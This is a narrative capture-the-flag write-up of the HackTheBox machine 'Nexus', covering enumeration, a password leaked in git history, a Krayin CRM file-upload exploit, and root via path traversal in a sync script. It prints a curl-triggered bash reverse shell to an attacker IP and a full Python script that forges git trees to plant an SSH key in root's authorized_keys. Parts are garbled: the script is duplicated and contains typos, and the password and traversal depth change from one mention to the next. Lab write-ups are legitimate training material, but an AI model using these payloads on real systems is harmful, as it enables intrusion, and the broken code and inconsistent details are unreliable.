

NEXUS

A HackTheBox Story

Chapter 1: The First Knock

Every hack begins with a knock on the door. Mine started with a simple nmap scan — the digital equivalent of walking up to a building and pressing every buzzer.

The target: **nexus.htb**. I dropped it into my `/etc/hosts` file and let nmap do its thing. Two ports came back alive: SSH on 22 and HTTP on 80. The web server was running nginx and immediately tried to redirect me to the hostname — a classic hint that virtual hosts were in play.

I pulled up the website. It was a polished corporate page — the kind of thing that's designed to look trustworthy. But hidden in plain sight on the careers section was something interesting: an email address. **j.matthew@nexus.htb**. A name. A person. A thread to pull.

Dirb turned up nothing useful on the main site. But I wasn't done — virtual host enumeration was next.

```
Metasploit

=[ metasploit v6.5.2-dev ]
+ -- --[ 2,677 exploits - 1,341 auxiliary - 2,599 payloads ]
+ -- --[ 436 post - 57 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/4.176
The Metasploit Framework is a Rapid7 Open Source Project

msf > db_status
[*] Connected to msf. Connection type: postgresql.
msf > workspace -a Nexus
[*] Added workspace: Nexus
[*] Workspace: Nexus
msf > db_nmap -sv -sC 10.129.44.176
[*] Nmap: Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-13 04:46 -0400
[*] Nmap: Nmap scan report for 10.129.44.176
[*] Nmap: Host is up (0.34s latency).
[*] Nmap: Not shown: 998 closed tcp ports (reset)
[*] Nmap: PORT STATE SERVICE VERSION
[*] Nmap: 22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: | 256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
[*] Nmap: | 256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
[*] Nmap: 80/tcp open http nginx 1.24.0 (Ubuntu)
[*] Nmap: |_http-server-header: nginx/1.24.0 (Ubuntu)
[*] Nmap: |_http-title: Did not follow redirect to http://nexus.htb/
[*] Nmap: Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 16.10 seconds
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.35/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in a
regular expression
msf >

(kali@kali)-[~/Downloads]
$ echo "10.129.44.176 nexus.htb" | sudo tee -a /etc/hosts
[sudo] password for kali:
10.129.44.176 nexus.htb
```

Ready to apply?

Send your CV and a short cover note with the subject line "Operations Specialist – Customer Platforms".

Apply at careers@nexus.htb

Questions? Reach out to our hiring manager: j.matthew@nexus.htb

```
(kali@kali) [~/Downloads]
$ dirb http://nexus.htb/ /usr/share/wordlists/dirb/common.txt

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sun Sep 13 05:41:54 2026
URL_BASE: http://nexus.htb/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----
GENERATED WORDS: 4612

---- Scanning URL: http://nexus.htb/ ----
+ http://nexus.htb/index.html (CODE:200|SIZE:49296) [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 153ms]

-----
END_TIME: Sun Sep 13 05:59:05 2026
DOWNLOADED: 4612 - FOUND: 1
```

Chapter 2: Hidden Doors

I fired up ffuf and started fuzzing the Host header. The wordlist churned through thousands of possibilities. Then — two hits.

git.nexus.htb — a Gitea instance, open to the world.

billing.nexus.htb — a CRM application, redirecting to a login page.

I added both to my hosts file and started exploring. The Gitea instance was the more interesting find — it had a public repository called **admin/krayin-docker-setup**. Inside were a Docker Compose file and a **.env** file. The current **.env** had the **DB_PASSWORD** field suspiciously blank. Someone had scrubbed it.

But developers make a classic mistake — they forget that git never truly forgets. I dug into the commit history.

There it was, buried in an older commit: **DB_PASSWORD=N27xh!!2ucY04**. They'd removed it from the current version, but the damage was already done. The password lived on in the repository's history, waiting patiently for someone like me to find it.

```
(kali@kali)-[~/Downloads]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt \
-u http://nexus.htb/ \
-H "Host: FUZZ.nexus.htb" \
-fw 4

subdomains present.

$ ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-
top100000.txt:FFUZZ -u http://nexus.htb/ -H "Host: FFUZZ.nexus.htb" -fw 4
<HTTP>
support [Status: 302, Size: 154, Words: 4, Lines: 5, Duration: 151ms]
host [Status: 302, Size: 154, Words: 4, Lines: 5, Duration: 153ms]
test [Status: 302, Size: 154, Words: 4, Lines: 5, Duration: 153ms]

We notice the response is the same, and we can proceed to add a filter for the words using the -fw flag.

$ ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-
top100000.txt:FFUZZ -u http://nexus.htb/ -H "Host: FFUZZ.nexus.htb" -fw 4
git [Status: 200, Size: 14472, Words: 1195, Lines: 247, Duration: 148ms]
billing [Status: 302, Size: 390, Words: 60, Lines: 12, Duration: 1769ms]


:: Method      : GET
:: URL         : http://nexus.htb/
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
:: Header      : Host: FUZZ.nexus.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response words: 4

git [Status: 200, Size: 14472, Words: 1195, Lines: 247, Duration: 106ms]
billing [Status: 302, Size: 390, Words: 60, Lines: 12, Duration: 140ms]
:: Progress: [3259/100000] :: Job [1/1] :: 536 req/sec :: Duration: [0:00:07] :: Errors: 0 ::

3 changed files with 105 additions and 0 deletions

.env
docker-compose.yml
documents

4 + APP_DEBUG=true
5 + APP_URL=http://nexus.htb
6 + APP_TIMEZONE=Asia/Kolkata
7 + APP_LOCALE=en
8 + APP_CURRENCY=USD
9 + VITE_HOST=
10 + VITE_PORT=
11 + LOG_CHANNEL=stack
12 + LOG_LEVEL=debug
13 + DB_CONNECTION=mysql
14 + DB_HOST=krayin-mysql
15 + DB_PORT=3306
16 + DB_DATABASE=krayin
17 + DB_USERNAME=krayin
18 + DB_PASSWORD=N27xh!!2ucY04
19 + DB_PREFIX=
20 + BROADCAST_DRIVER=log
21 + CACHE_DRIVER=file
22 + QUEUE_CONNECTION=sync
23 + SESSION_DRIVER=file
24 + SESSION_LIFETIME=120
25 + MEMCACHED_HOST=127.0.0.1
26 + REDIS_HOST=127.0.0.1
27 + REDIS_PASSWORD=null
28 + REDIS_PORT=6379
29 + MAIL_MAILER=smt
30 + MAIL_HOST=mailhog
31 + MAIL_PORT=1025
32 + MAIL_USERNAME=null
33 + MAIL_PASSWORD=null
34 + MAIL_ENCRYPTION=null
35 + MAIL_FROM_ADDRESS=laravel@krayincrm.com
```



Sign In

Email Address *

Password *



[Forget Password ?](#) [Sign In](#)

Powered by [Krayin](#), an open-source project by [Webkul](#).

Chapter 3: The Skeleton Key

I had a password and I had a name. Time to try the door.

I pointed my browser at the billing subdomain's login page and entered `j.matthew@nexus.htb` with the recovered password. The dashboard loaded. I was in.

The application identified itself as Krayin CRM version 2.2.0. That version number was significant — a quick search confirmed it was vulnerable to **CVE-2026-38526**, an authenticated file upload vulnerability in the TinyMCE media upload endpoint. The application was supposed to only accept images, but it trusted whatever the client told it. That trust was about to be exploited.

I found the exploit, downloaded it, and prepared a PHP reverse shell. With my netcat listener running on port 4444, I launched the exploit — uploading the shell disguised as an image and then curling the resulting URL to trigger execution.

My terminal lit up. A shell bounced back. I was inside the server as **www-data**.

Krayin CRM version 2.2.0 vulnerabilities



AI Mode **All** Videos Images Forums News Short videos More Tools

AI Overview

Krayin CRM version 2.2.x contains multiple critical and high-severity vulnerabilities affecting **file handling, database queries, access controls, and input validation**. +4

Critical & High-Severity Vulnerabilities

- **Remote Code Execution (RCE) / Arbitrary File Upload (CVE-2026-38526)**
 - **Component:** Admin TinyMCE media upload endpoint (`/admin/tinymce/upload`).
 - **Impact:** Allows an authenticated user to upload executable server-side scripts (such as PHP files) and execute them, resulting in full application compromise. +2
- **Broken Object-Level Authorization / IDOR (CVE-2026-38529 / CVE-2026-38532)**
 - **Component:** `LeadController`, `PersonController`, `OrganizationController`, `QuoteController`, and `ActivityController`.

Ask anything

Exploit-DB Krayin CRM v2.2.x Execution

Exploit Title: Krayin
Code Execution # Da

SOCRadar Extended T... CVE-2026-38526 Enables RCE

CVE-2026-38526 is a
remote code executi

SentinelOne CVE-2026-38528 Injection Vulnerab

CVE-2026-38528 is a
vulnerability in Krayin



Krayin CRM v2.2.x - Authenticated Remote Code Execution

EDB-ID:
52629

CVE:
2026-38526

Author:
DIAMORPHINE

Type:
WEBAPPS

Platform:
MULTIPLE

Date:
2026-07-08

Download

EDB Verified: ✗

Exploit: /

Vulnerable App:



```
# Exploit Title: Krayin CRM v2.2.x - Authenticated Remote Code Execution
# Date: 07/05/2026
# Exploit Author: Diamorphine
# Vendor Homepage: https://krayincrm.com
# Software Link: https://github.com/krayin/laravel-crm
# Version: 2.2.x
# Tested on: Debian
# CVE : CVE-2026-38526
```

```
(kali@kali)-[~/Downloads]
$ python3 52629.py -t http://billing.nexus.htb/admin/dashboard -u j.matthew@nexus.htb -p 'N27xh!!2ucY04' -f /home/kali/shell.php
[+] File uploaded successfully.
Path to file: http://billing.nexus.htb/storage/tinymce/e75b2060f2f10f29a366043bdf4577f7.php
```

```
(kali@kali)-[~/Downloads]
└─$ curl "http://billing.nexus.htb/storage/tinymce/e75b2060f2f10f29a366043bdf4577f7.php?cmd=bash+-c+'bash+-i+%26+/dev/tcp/10.10.15.21/4444+0+%261'"
```

```
(kali@kali)-[~]
└─$ nc -lvnp 4444
```

```
listening on [any] 4444 ...
connect to [10.10.15.21] from (UNKNOWN) [10.129.45.1] 48468
bash: cannot set terminal process group (1462): Inappropriate ioctl for device
bash: no job control in this shell
www-data@nexus:~/krayin/storage/app/public/tinymce$
```

Chapter 4: Password Reuse Strikes Again

From inside the web server, I started poking around. The Krayin CRM's `.env` file sat right there in the web root. I opened it and found something new — the production database password: **y27xb3ha!!74GbR**.

I checked `/etc/passwd` and found a user named **jones** with a bash shell. Developers often reuse passwords across services — a dangerous habit. I tried SSH as jones with the database password.

It worked. Just like that, I had a proper SSH session and the user flag was mine.

```

www-data@nexus:~/krayin$ cat .env
cat .env
APP_NAME="Krayin CRM"
APP_ENV=local
APP_KEY=base64:n4swv+4YcBtCr1OPHBe69GxK06/X1y1vCQU1S1MIC7Q=
APP_DEBUG=true
APP_URL=http://billing.nexus.htb
APP_TIMEZONE=Asia/Kolkata
APP_LOCALE=en
APP_CURRENCY=USD

VITE_HOST=
VITE_PORT=

LOG_CHANNEL=stack
LOG_LEVEL=debug

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=krayin
DB_USERNAME=krayin
DB_PASSWORD=y27xb3ha!!74GbR
DB_PREFIX=

BROADCAST_DRIVER=log
CACHE_DRIVER=file
QUEUE_CONNECTION=sync
SESSION_DRIVER=file
SESSION_LIFETIME=120

--(kali@kali)-[~]
--$ ssh jones@nexus.htb
ones@nexus.htb's password:
Permission denied, please try again.
ones@nexus.htb's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Mon Sep 14 06:58:11 AM UTC 2026

System load:          0.08
Usage of /:            67.0% of 6.48GB
Memory usage:         19%
Swap usage:           0%
Processes:            226
Users logged in:      0
IPv4 address for eth0: 10.129.45.1
IPv6 address for eth0: dead:beef::250:56ff:feb9:dcbf

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

update can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

ones@nexus:~$

```

Chapter 5: The Script That Ran as Root

Getting a user shell is satisfying. Getting root is the goal.

I started enumerating the system and stumbled across something interesting in the systemd timers: **gitea-template-sync.service**, firing every 60 seconds — running as **root**.

I read the script at **/etc/gitea/template-sync.py**. It was designed to clone all Gitea template repositories and sync their file contents to a staging directory. The vulnerability was subtle but devastating: it used **git ls-tree** to get file paths from

repositories and then passed those paths directly into `os.path.join()` without any sanitization. No check for `../` sequences. A classic path traversal, running with full root privileges.

```
jones@nexus:~$ systemctl list-timers
NEXT LEFT LAST PASSED UNIT ACTIVATES
Mon 2026-09-14 07:03:27 UTC 16s Mon 2026-09-14 07:02:27 UTC 43s ago gitea-template-sync.timer gitea-template-sync.service
Mon 2026-09-14 07:09:00 UTC 5min Mon 2026-09-14 06:39:04 UTC 24min ago phpsessionclean.timer phpsessionclean.service
Mon 2026-09-14 07:10:00 UTC 6min Mon 2026-09-14 07:00:04 UTC 3min 5s ago sysstat-collect.timer sysstat-collect.service
Mon 2026-09-14 07:10:10 UTC 7min Mon 2026-09-14 05:54:51 UTC 1h 8min ago apt-daily.timer apt-daily.service
Mon 2026-09-14 07:55:38 UTC 52min Mon 2026-09-14 06:50:46 UTC 12min ago fwupd-refresh.timer fwupd-refresh.service
Mon 2026-09-14 08:18:33 UTC 1h 15min Tue 2026-05-12 11:52:41 UTC - motd-news.timer motd-news.service
Tue 2026-09-15 00:00:00 UTC 16h Mon 2026-09-14 03:45:05 UTC 3h 18min ago dpkg-db-backup.timer dpkg-db-backup.service
Tue 2026-09-15 00:00:00 UTC 16h Mon 2026-09-14 03:45:05 UTC 3h 18min ago logrotate.timer logrotate.service
Tue 2026-09-15 00:07:00 UTC 17h - sysstat-summary.timer sysstat-summary.service
Tue 2026-09-15 02:15:07 UTC 19h Mon 2026-09-14 05:44:54 UTC 1h 18min ago man-db.timer man-db.service
Tue 2026-09-15 03:50:03 UTC 20h Mon 2026-09-14 03:50:03 UTC 3h 13min ago update-notifier-download.timer update-notifier-download.service
Tue 2026-09-15 04:00:03 UTC 20h Mon 2026-09-14 04:00:03 UTC 3h 3min ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service
Tue 2026-09-15 06:34:39 UTC 23h Mon 2026-03-23 10:50:29 UTC - update-notifier-motd.timer update-notifier-motd.service
Tue 2026-09-15 06:42:39 UTC 23h Mon 2026-09-14 06:00:51 UTC 1h 2min ago apt-daily-upgrade.timer apt-daily-upgrade.service
Sun 2026-09-20 03:10:29 UTC 5 days Mon 2026-09-14 03:45:23 UTC 3h 17min ago e2scrub_all.timer e2scrub_all.service
Mon 2026-09-21 00:49:51 UTC 6 days Mon 2026-09-14 03:50:23 UTC 3h 12min ago fstrim.timer fstrim.service

16 timers listed.
Pass --all to see loaded but inactive timers, too.
```

Chapter 6: Planting the Key

The plan was elegant: if I could make root write my SSH public key into `/root/.ssh/authorized_keys`, I could SSH in directly as root. The path traversal made that possible.

First, I logged into Gitea as jones using the same password. I created a new repository called `rce` and — crucially — marked it as a template repository. The sync script only processed template repos, so this was the trigger.

Next came the tricky part. Git normally prevents creating files with `../` in their paths — a safety check called `verify_path()`. But by writing raw git objects directly to `.git/objects/` using a custom Python build script, I bypassed this check entirely. I constructed a git tree structure where the file path resolved to `../../../../../../../../root/.ssh/authorized_keys` — five levels of traversal to escape from the template staging directory up to root's home.

The payload was the contents of my freshly generated SSH public key. I committed it, pushed it to Gitea, and waited.

Chapter 7: The Crown

Sixty seconds can feel like an eternity. I watched the sync log with `tail -f /var/log/template-sync.log`, waiting for the timer to fire.

Then it appeared in the log:

```
syncd: ../../../../../../root/.ssh/authorized_keys
```

The root service had done exactly what I needed it to do — written my public key into root's `authorized_keys` file, without any idea it was being manipulated.

I closed my laptop lid for a second. Then opened it. Typed the command.


```
ssh -i /tmp/malicious_key root@nexus.htb
```

The prompt changed.

```
root@nexus:~#
```

Root. The root flag was sitting right there in `/root/root.txt`. Nexus was owned.

```
$ ssh-keygen -t ed25519 -f /tmp/.k -N ''
```



The screenshot shows the Nexus Git repository creation form. It has a dark theme. The form includes several sections: 'License' with a dropdown menu set to 'Select a license file.' and explanatory text; 'README' with a dropdown menu set to 'Default' and explanatory text; an unchecked checkbox for 'Initialize Repository (Adds .gitignore, License and README)'; 'Default Branch' with a dropdown menu set to 'main' and explanatory text; 'Object Format' with a dropdown menu set to 'sha1' and explanatory text; and a 'Template' section with a checked checkbox 'Make repository a template'. At the bottom is a blue 'Create Repository' button.

```
$ cd /tmp
$ git clone http://jones:'y27xb3ha!!74Gbr'@git.nexus.htb/jones/rce.git
$ cd rce
$ touch README.md
```

```

# build.py
#!/usr/bin/env python3
import hashlib,zlib,os,subprocess,sys,time

def write_obj(data,t):
    h=( "%s %d"%(t,len(data))).encode()+b"\x00"
    s=h+data
    sha=hashlib.shal(s).hexdigest()
    d=os.path.join(".git","objects",sha[:2])
    os.makedirs(d,exist_ok=True)
    p=os.path.join(d,sha[2:])
    if not os.path.exists(p):
        open(p,"wb").write(zlib.compress(s))
    return sha

def entry(mode,name,sha):
    return( "%s %s"%(mode,name)).encode()+b"\x00"+bytes.fromhex(sha)

if not os.path.isdir(".git"):
    print("Run inside git repo");sys.exit(1)
r=subprocess.run(["cat","/tmp/.k.pub"],capture_output=True,text=True)
if r.returncode!=0:
    print("ssh-keygen -t ed25519 -f /tmp/.k -N ''");sys.exit(1)
key=r.stdout.strip()+"\n"
blob=write_obj(key.encode(),"blob")
readme=write_obj(b"# Template\n","blob")
ssh_t=write_obj(entry("100644","authorized_keys",blob),"tree")
cur=write_obj(entry("40000",".ssh",ssh_t),"tree")
fir=write_obj(entry("40000","root",cur),"tree")
if not os.path.isdir(".git"):
    print("Run inside git repo");sys.exit(1)
r=subprocess.run(["cat","/tmp/.k.pub"],capture_output=True,text=True)
if r.returncode!=0:
    print("ssh-keygen -t ed25519 -f /tmp/.k -N ''");sys.exit(1)
key=r.stdout.strip()+"\n"
blob=write_obj(key.encode(),"blob")
readme=write_obj(b"# Template\n","blob")
ssh_t=write_obj(entry("100644","authorized_keys",blob),"tree")
cur=write_obj(entry("40000",".ssh",ssh_t),"tree")
fir=write_obj(entry("40000","root",cur),"tree")
for i in range(4):
    fir=write_obj(entry("40000","..",fir),"tree")
root=write_obj(entry("100644","README.md",readme)+entry("40000","..",fir),"tree")
ts=int(time.time())
c="tree %s\nauthor x <x%x> %d +0000\ncommitter x <x%x> %d +0000\n\ninit\n"%(root,ts,ts)
sha=write_obj(c.encode(),"commit")
os.makedirs(os.path.join(".git","refs","heads"),exist_ok=True)
open(os.path.join(".git","refs","heads","main"),"w").write(sha+"\n")
print("Done: "+sha)

```

```
$ python3 /tmp/build.py
Done: 025b473292elfdcdb027771defd8d3d0279c709f
$ git push -u origin main --force

$ ssh -i /tmp/.k root@nexus.htb
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-106-generic x86_64)
<SNIP>
root@nexus:~# ls -la /root/root.txt
-rw-r----- 1 root root 21 Apr 23 18:14 /root/root.txt
```

Epilogue: What Nexus Taught Me

Nexus was a masterclass in chaining simple misconfigurations into total compromise. No single vulnerability was catastrophic on its own — but together they formed a perfect attack path:

- ◆ **Git history never forgets** — scrubbing a secret from the current commit doesn't erase the past.
- ◆ **Password reuse is a gift to attackers** — one credential opened three doors.
- ◆ **Root-owned services need paranoid input validation** — any file path from user-controlled data must be sanitized.
- ◆ **Cron jobs and systemd timers are privesc goldmines** — always check what runs as root.

*Machine rooted. **Flags captured.***